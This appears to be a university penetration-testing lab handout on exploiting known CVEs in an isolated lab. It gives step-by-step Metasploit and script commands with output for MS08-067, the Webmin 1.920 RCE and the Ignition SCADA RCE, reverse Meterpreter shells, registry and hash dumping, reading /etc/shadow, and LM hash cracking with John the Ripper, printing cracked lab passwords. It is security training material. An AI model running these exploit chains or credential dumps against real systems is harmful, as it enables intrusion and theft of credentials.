

Lab03 - Common Vulnerabilities and Exposures (CVEs)

Introduction

Last week you spent time trying to enumerate a network and then scan for vulnerabilities. The vulnerabilities you found were most likely Common Vulnerabilities and Exposures (CVEs). This week you will spend time working with a few of those CVEs. You will use automated processes (Metasploit) and custom scripts downloaded from the Internet to exploit the machines. The vulnerabilities will be in a service (SMB), an application (SCADA), and a very old operating system (Ubuntu 12.10). You will also do a little password cracking and some password reuse.

Make sure you add screenshots and these processes to your Obsidian notes.

CVE-2008-4250

Exploit SMB service

Using Metasploit (automated exploit provided in Metasploit package)

Although custom exploits can be crafted, exploitation engines such as Metasploit exist to automate the process. While this makes exploitation of known vulnerabilities much easier, newer vulnerabilities may not exist in the exploit database. In this lab because we are dealing with older, unpatched machines, this should not be an issue. Metasploit is typically used through an interactive command prompt.

1. On your **kali** box (inside [proxmox](#)) launch Metasploit by typing “msfconsole” into a terminal. Metasploit should begin to initialize - this may take some time.

```
(kali@kali)-[~]
$ msfconsole

IIIIII  dTb.dTb
II      4' v 'B
II      6. .P
II      'T;. ;P'
II      'T; ;P'
II      'YvP'
IIIIII

I love shells --egypt

      =[ metasploit v6.1.39-dev ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]


Metasploit tip: View advanced module options with
advanced

msf6 > 
```

A list of available commands can be displayed via the “help” command (recommended that you browse through them - [or look at the online documentation](#)), however to get started quick, we will start with the “search” command.

Last lab, you should have discovered that the XX.XX.XX.100 host has a vulnerable SMB server (Server Message Block - used for File Sharing in Windows environments), [specifically vulnerability CVE-2008-4250](#). As an example on how you might locate this exploit in metasploit, search for the string “smb”

2. search smb

A screenshot of a Metasploit Meterpreter session window titled "Shell No.1". The window has a menu bar with "File", "Actions", "Edit", "View", and "Help". The main content area displays a list of search results for the term "smb". Each result is numbered and includes a rating, a status, and a description. The results are as follows:

Index	Path	Rating	Status	Description
115	payload/windows/x64/meterpreter/reverse_named_pipe	normal	No	Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
116	payload/windows/x64/peinject/reverse_named_pipe	normal	No	Windows Inject Reflective PE Files, Windows x64 Reverse Named Pipe (SMB) Stager
117	post/linux/busybox/smb_share_root	normal	No	BusyBox SMB Sharing
118	post/linux/gather/mount_cifs_creds	normal	No	Linux Gather Saved mount.cifs/mount.smbfs Credentials
119	post/windows/escalate/droplnk	normal	No	Windows Escalate SMB Icon LNK Dropper
120	post/windows/gather/credentials/gpp	normal	No	Windows Gather Group Policy Preference Saved Passwords
121	post/windows/gather/enum_shares	normal	No	Windows Gather SMB Share Enumeration via Registry
122	post/windows/gather/netlm_downgrade	normal	No	Windows NetLM Downgrade Attack
123	post/windows/gather/word_unc_injector	normal	No	Windows Gather Microsoft Office Word UNC Path Injector


Below the list, there is a prompt: "Interact with a module by name or index. For example info 123, use 123 or use post/windows/gather/word_unc_injector". At the bottom, the prompt "msf6 >" is visible.

Of course - this will return many more exploits than desired, but gives a taste of how metasploit is organized. Each exploit shows a “rating” - or how likely such an exploit will be effective, the path (broken down into exploits, payloads, posts, etc, then by OS and service), the date of discovery, and a brief description.

To narrow our results, search for `smb XP` which shows smb exploits for Windows XP. We still get quite a few results, so let's go for broke and search for the specific MS number:

3. You should then see the specific exploit we wish to use.

```
search smb ms08-067
```



```
Shell No.1
File Actions Edit View Help
msf6 > search ms08-067

Matching Modules


# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft
Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
msf6 > 
```

As a note - most vulnerability databases will link to existing metasploit modules - such as the [CVE database offered by rapid7](#).

4. To use the exploit, we tell metasploit that we want to “use” it:

```
use exploit/windows/smb/ms08_067_netapi
```



```
root@kali: ~
File Actions Edit View Help
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

5. We then can see what options/setup must be done to prepare the module via the “show options” command.

```
show options
```

```
root@kali: ~  
File Actions Edit View Help  
  
msf6 exploit(windows/smb/ms08_067_netapi) > show options  
Module options (exploit/windows/smb/ms08_067_netapi):  


| Name    | Current Setting | Required | Description                                                                        |
|---------|-----------------|----------|------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                         |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                             |

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 79.61.216.2     | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |

  
msf6 exploit(windows/smb/ms08_067_netapi) > █
```

6. As we can see, we need to set the “RHOST” variable - or the remote IP address of our target. We can do this via the “set” command.
- ```
set RHOST X.X.X.100
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 79.61.216.100
RHOST => 79.61.216.100
msf6 exploit(windows/smb/ms08_067_netapi) > █
```

7. Finally, the command we’ve all been waiting for - `exploit`. After all required variables have been set, run the `exploit` command, grab some popcorn, and watch the shell pop.

If the attack was successful, you should be presented with a meterpreter shell - a command prompt to interact with the hacked system. **If you see an “Exploit failed [unreachable]” error message, retry and after a couple of failures, ask the TAs for a reboot by raising your hand during lab or after lab hours asking for a reboot and providing your netid in the lab03 Discord channel.**

**NOTE:** Exploiting vulnerabilities takes advantage of broken code to make it behave in ways it was never intended to. This can often cause a system to crash and break, which makes it very important to weigh the risks of certain exploits as some are known to be more stable than others. ***You will want to run the exploit a couple of times before contacting the TA.***

8. To verify that we are truly on the WindowsXP box, run the command “sysinfo” and take a screenshot.

```
meterpreter > sysinfo
Computer : ISEAGE-4791F27D
OS : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
```

9. Run the “help” command and find at least five commands that could be used in an attack. Explain how each of these five commands could be useful to you as an attacker.
10. Run “getuid” which is the equivalent to whoami in Linux. What user are you running as, and what does this mean? What permissions does this user have? If you need to Google for help, be sure to put any answers you read/get in your own words.

## Running Post Exploitation Commands

Meterpreter provides some additional commands called post exploitation commands. It helps you gather more information about the current machine you are on and potentially about other machines in the network to which it is attached. The first you can try is to test if the machine is running on iron or if it is a virtual machine.

11. Type `run post/windows/gather/checkvm`. Of course, you already know we are running a virtual machine, but this may be useful in the future.

```
meterpreter > run post/windows/gather/checkvm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VMware Virtual Machine
```

12. You can check if the user is currently working on the machine by running `idletime`.

```
meterpreter > idletime
User has been idle for: 2 hours 46 mins 11 secs
```

13. You can also check what applications are available on the machine. Type `run post/windows/gather/enum_applications`. This saves the information into a text file for you in the location shown on the screen.

```
meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on ISEAGE-4791F27D

Installed Applications
=====

Name Version

Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148 9.0.30729.4148
VMware Tools 8.6.0.6261
WebFldrs XP 9.50.7523

[+] Results stored in: /root/.msf4/loot/20230113103645_default_163.88.94.100_host.application_598090.txt
meterpreter >
```

14. You can also gather some information out of the registry by typing `run scraper`.

```
meterpreter > run scraper

[*] New session on 163.88.94.100:445 ...
[*] Gathering basic system information ...
[*] Dumping password hashes ...
[*] Obtaining the entire registry ...
[*] Exporting HKCU
[*] Downloading HKCU (C:\WINDOWS\TEMP\CRtyMyDm.reg)
[*] Cleaning HKCU
[*] Exporting HKLM
[*] Downloading HKLM (C:\WINDOWS\TEMP\tYctfmWY.reg)
[*] Cleaning HKLM
```

15. There are a few other post commands that can prove useful. Take a look [here](#) and find two more. **Run two more and explain how the information could be used.**

16. To exit from an meterpreter session, type `exit -y`

```
meterpreter > exit -y
[*] Shutting down Meterpreter...
[*] 123.45.67.100 - Meterpreter session 1 closed. Reason: User exit
```

# CVE-2019-15107

## Exploit Webmin Service

### Using Custom Scripts

There are often times when Metasploit will not have a needed exploit and custom exploit scripts will need to be used. In addition, sometimes we would prefer to not use Metasploit at all. Given its public nature, Metasploit modules can be easily identified by a blue team. While a penetration tester might not care as much about getting flagged by intrusion detection systems, a red team operator certainly does. We will exploit the next vulnerability without Metasploit to give you a feel for the process.


1. Look back through your nmap scans that you saved in Obsidian and your “nmap\_scans” directory from the last lab and find host X.X.X.123. We should always be on the lookout for uncommon http:// ports and services. Based on these findings, there might be a “http” service (a website) running on port 10000.

```
Nmap scan report for 79.61.216.123
Host is up (0.000042s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
10000/tcp open http MiniServ 1.920 (Webmin httpd)
MAC Address: 00:02:31:15:E2:22 (Ingersoll-Rand)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2. Open firefox in your Kali machine and navigate to <http://X.X.X.123:10000>.  
**What is this service? What is it used for? (3 sentences minimum - in your own words, not AI or Google results)**

To see if this service version is vulnerable we can use Exploit-db.com (or the CLI version SearchSploit). [Exploit-db](https://www.exploit-db.com) is a database of vulnerable applications and exploit code.

3. Use the search bar in Exploit-db to look for “Webmin 1.920”.



You should see three exploits listed. Two of these are written for Metasploit and can be imported into the application. However, we will be using the shell script that tests if a target application is vulnerable.

- Download the “Webmin 1.920 - Remote Code Execution” script by Fernando A. Lagos B

| Date       | D        | A | V | Title                                                             | Type    | Platform | Author              |
|------------|----------|---|---|-------------------------------------------------------------------|---------|----------|---------------------|
| 2019-09-02 | Download | ✗ |   | Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit)     | WebApps | Linux    | James Bercegay      |
| 2019-08-19 | Download | ✗ |   | Webmin 1.920 - Remote Code Execution                              | WebApps | Linux    | Fernando A. Lagos B |
| 2019-08-12 | Download | ✓ |   | Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit) | Remote  | Linux    | AkkuS               |

- Give the downloaded script execute permissions
- Run your script via the following command:  
`./[Script Name] http://X.X.X.123:10000`

```
(root@kali)-[~/Downloads]
./47293.sh http://79.61.216.123:10000
zsh: ./47293.sh: bad interpreter: /bin/sh^M: no such file or directory
```


You should notice an error that the script throws while executing. While it sounds nice for exploits to work on the first try without any modifications, it doesn't happen as frequently as we would like. It can take a *lot of troubleshooting* to make scripts functional.

- Use your troubleshooting skills to fix the error(s) in the script. It should only take a single command to fix the script, and should take less than 15 minutes to find a solution. (Hint: Paste the error message directly into Google!). If you cannot find it after 20 minutes ask



a TA for help. **Run the command below after fixing the script. Take a screenshot of the output.**

```
./[Script] http://X.X.X.123:10000
```



```
(root@kali)-[~/Downloads]
./47293.sh http://79.61.216.123:10000
Testing for RCE (CVE-2019-15107) on http://79.61.216.123:10000: VULNERABLE!
```

NOTE: If you run into the script saying “OK! (target is not vulnerable)”, try using sudo in front of the script, even if you are in a root terminal.

We should see from the command we just ran that our server is vulnerable. Read this article found [here](#). You may also want to use the internet to help you find answers to these questions. *All of your responses should be in your own words.*


8. **Answer the following questions:**

- How did this vulnerability come to exist?*
- What version of Webmin was initially released with this vulnerability enabled by default?*
- What user does the remote code injection run as?*
- How severe is this CVE based on NVD CVSS 3.X standards?*

Now that we confirmed the website is vulnerable, we can attempt to exploit it. For purposes of this lab, we will give you a bash script that has been specifically written for this lab only.

9. You may want to make a directory called `lab_03` and change into it before you download the script. Use scp to download the script from the `lab_03` directory on `repo.homework.2310.com`. **The username/password is repo/repo.**

```
scp repo@repo.homework.2310.com:~/lab_03/WEB.sh .
```



```
(root@kali)-[~/lab_03]
scp repo@repo.homework.2310.com:~/lab_03/WEB.sh .
The authenticity of host 'repo.homework.2310.com (37.56.23.190)' can't be established.
ED25519 key fingerprint is SHA256:YczS2Z29nuk+wAbBDwjHi3DlDmdrYvz+itvg1Xofuv0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'repo.homework.2310.com' (ED25519) to the list of known hosts.
repo@repo.homework.2310.com's password:
WEB.sh
100% 435 296.9KB/s 00:00
#
```

10. Read the script's comments to figure out how to run it properly. Save this output in your notes for later. **Take a screenshot of you reading /etc/shadow on the target machine.**

# CVE-2020-12004

## Exploit SCADA Application

### Using Metasploit

### Cracking Passwords

Sometimes it isn't a service or an operating system that has the vulnerability in it. Sometimes it is an older application that provides access. One of the Windows 10 machines has an application called Inductive Automation Ignition which is a SCADA product. It has a remote code execution vulnerability that allows us to use Metasploit to open a reverse Meterpreter shell (similar to what we previously did in this lab).

1. From a metasploit (msf6) console run the following commands to run the exploit:

```
use exploit/multi/scada/inductive_ignition_rce
set LHOST x.x.x.2
set LPORT 4488
set RHOST X.X.X.102
exploit
```

```
msf6 exploit(multi/scada/inductive_ignition_rce) > set RHOST 163.88.94.102
RHOST => 163.88.94.102
msf6 exploit(multi/scada/inductive_ignition_rce) > set LPORT 4488
LPORT => 4488
msf6 exploit(multi/scada/inductive_ignition_rce) > show options

Module options (exploit/multi/scada/inductive_ignition_rce):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	163.88.94.102	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	8088	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
VHOST		no	HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	163.88.94.2	yes	The listen address (an interface may be specified)
LPORT	4488	yes	The listen port

Exploit target:

Id	Name
0	Automatic

msf6 exploit(multi/scada/inductive_ignition_rce) > exploit


[*] Started reverse TCP handler on 163.88.94.2:4488
[*] 163.88.94.102:8088 - Attacking Windows target
[*] 163.88.94.102:8088 - Detected version 8.0.0
[*] 163.88.94.102:8088 - Sending payload...
[*] 163.88.94.102:8088 - Success, shell incoming!
[*] Sending stage (175174 bytes) to 163.88.94.102
[*] Meterpreter session 1 opened (163.88.94.2:4488 -> 163.88.94.102:50362) at 2022-08-10 05:00:22 -0500
```

Now, we want to dump the hashes and save them to a text file. We will use this text file this week and in next week's lab. One of the many Meterpreter commands that you might have discovered last week was `hashdump` - a command that allows the hashed passwords stored on a machine to be retrieved and displayed to the screen. These password hashes can then be fed into specialized programs to discover the original password. While some Windows

machines allow you to immediately use hashdump from the Meterpreter prompt, that won't work with the Windows 10 machine. You have to put the Meterpreter session into the background which will then allow you to dump the hashes.

2. Type the following commands:

```
background
use windows/gather/hashdump
set session X (you need to look at what the session number is from the previous output)
run
```



```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/scada/inductive_ignition_rce) > use windows/gather/hashdump
msf6 post(windows/gather/hashdump) > set session 1
session => 1
msf6 post(windows/gather/hashdump) > run

[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSKEY 64fb265218ba8b9da9ad3e311837688e ...
[*] Obtaining the user list and keys ...
[*] Decrypting user keys ...
[*] Dumping password hints ...
Administrator:"back to original"
[*] Dumping password hashes ...
```

3. Now copy the hashes and paste them into a text document named `hashes.txt`. You can use the Text Editor program to do this if you like. Be sure to save it in `/root` (`/root/hashes.txt` is the file you will be told to use next week.)
4. Exit the session.

```
exit -y
```

One of the specialized programs that uses hashes to retrieve the original password is John the Ripper. This program can operate in various modes, first starting with “single crack” mode, where username and GECOS fields (additional user information stored in the `/etc/passwd` file) are mangled and used as password guesses (hashed and compared). If the passwords still haven't been recovered, various wordlists (dictionaries) will be used with a set of mangling rules. As a final attempt, “Incremental” mode will perform a brute force attack, trying all possible ascii character combinations.

5. To start cracking, open a terminal and execute john with the filename containing the targeted hashes as an argument:

```
john hashes.txt
```

You should then be presented with periodic status updates showing the progression of the password cracking. Notice that longer passwords (passwords longer than 7 characters - such as with Scrat and Administrator) are cracked by halves. This is why some users have USERNAME:NUMBER displayed to the screen.

```
(root@kali)-[~]
john hashes.txt
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 15 password hashes with no different salts (LM [DES 512/512 AVX512F])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
(visitor)
APPLE (susan)
123 (Skrat:2)
DOG (carol)
 (defaultuser0)
```

6. To view the list of cracked passwords, open another terminal (Ctrl+Shift+T) (keep john running) and run the command: `john --show /root/hashes.txt` Users with partially cracked passwords will have the unknown regions filled with “?”s

```
(root@kali)-[~]
john --show hashes.txt
Administrator:R0ADTR1P:500:cc01954a4137d5d78b0ea5a7df135b03:565c3996932701fed3c38e70b7e98768 :::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount::503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
defaultuser0::1000:aad3b435b51404eeaad3b435b51404ee:9fb0c7d2285960a47ef6a7712764354e :::
alice:ENCRYPT%:1008:4b54dac0bdb55a161068f8d7b3e22bff:0a819b854816de50d1ec118f760bd405 :::
bob:IASTATE:1009:d391d615831a1ca4aad3b435b51404ee:c59089d04d4f1ea41b5b7687ccb4a76b :::
carol:DOG:1010:fefcd700e2a0c204aad3b435b51404ee:f923482e5bf859b28cd74af4cb5d14ce :::
Eve:???????3CR3TS:1011:11545f1a5cbb1a5363e81c519d0832a3:01582a92777ce8cee7a3d43517147ad2 :::
Skrat:???????123:1012:3197163605d64253ccf9155e3e7db453:e6910a686df62f2f2d9d1b33a0579e53 :::
susan:APPLE:1013:e79e56a8e5c6f8feaad3b435b51404ee:5ebe7dfa074da8ee8aef1faa2bbde876 :::
visitor::1014:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::

13 password hashes cracked, 2 left
```

7. If the user scrat has a password demonstrated as below (usually after 10 minutes of starting john), then kill the john session to release system resources - none of the other passwords need to be cracked for this lab.

```
(root@kali)-[~]
john --show hashes.txt
Administrator:R0ADTR1P:500:cc01954a4137d5d78b0ea5a7df135b03:565c3996932701fed3c38e70b7e98768 :::
Guest :: 501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount :: 503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
defaultuser0 :: 1000:aad3b435b51404eeaad3b435b51404ee:9fb0c7d2285960a47ef6a7712764354e :::
alice:ENCRYPTX:1008:4b54dac0b0b55a161068f8d7b3e22bff:0a819b854816de50d1ec118f760bd405 :::
bob:IAsTATE:1009:d391d615831a1ca4aad3b435b51404ee:c59089d04d4f1ea41b5b7687ccb4a76b :::
carol:DOG:1010:fefcd700e2a0c204aad3b435b51404ee:f923482e5bf859b28cd74af4cb5d14ce :::
Eve:T3LM3S3CR3TS:1011:11545f1a5cbb1a5363e81c519d0832a3:01582a92777ce8cee7a3d43517147ad2 :::
Scrat:0HNUtZ!123:1012:3197163605d64253ccf9155e3e7db453:e6910a686df62f2f2d9d1b33a0579e53 :::
susan:APPLE:1013:e79e56a8e5c6f8feaad3b435b51404ee:5ebe7dfa074da8ee8aef1faa2bbde876 :::
visitor :: 1014:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
```

From what we can see, the user Scrat had a password of 0HNUtZ!123 (with a zero). Using this, it may be possible to log in to another system on the network. LM passwords are quickly cracked by John. That's great! HOWEVER, they are case insensitive which prevents immediate use on another system. That's bad! You could try manual variations of capital and lowercase letters to get the correct combination, but that is slow and painful (ask previous students who have taken 2310). Let's take a shortcut to avoid that painful manual act.

